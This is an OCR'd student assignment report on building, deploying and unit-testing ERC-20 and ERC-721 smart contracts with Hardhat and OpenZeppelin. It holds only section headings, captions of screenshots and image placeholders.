
Assignment - 4.
Medium-Difficulty Practical Project Assignment Tokenization, ERC Standards, NFTs, DeFi & Industry Applications


Yelshibay Olzhas, Dias Nygman SE-2435

PART 1 — TOKEN IMPLEMENTATION & DEPLOYMENT (15%)


Task 1: Implement & Deploy a Full ERC-20 Token



ERC-20 smart contract implementation using OpenZeppelin. The contract includes minting functionality restricted to the contract owner:




Successful compilation of the ERC-20 smart contract using Hardhat:




Deployment logs of the ERC-20 token contract on the Hardhat local network, showing the deployer address and deployed contract address.

Successful minting of ERC-20 tokens to a user account, confirming correct minting functionality and balance update.




Automatically generated ABI of the ERC-20 smart contract produced by Hardhat after compilation.

Task 2: Implement a Basic ERC-721 NFT Contract




ERC-721 NFT smart contract implementation with minting logic, ownership control, and metadata URI support.




Deployment logs of the ERC-721 NFT contract on the Hardhat local network, showing the deployed contract address.

Successful minting of three ERC-721 NFTs with unique token identifiers and assigned ownership




Verification of ERC-721 NFT ownership and metadata retrieval using the tokenURI function.




Automatically generated ABI of the ERC-721 smart contract used for contract interaction and integration.

PART 2 — SMART CONTRACT TESTING & VALIDATION (15%)


Automated Testing with Hardhat or Truffle Write unit tests covering:



Automated unit tests for the ERC-20 smart contract covering minting, transfers, approvals, delegated transfers, and revert conditions.

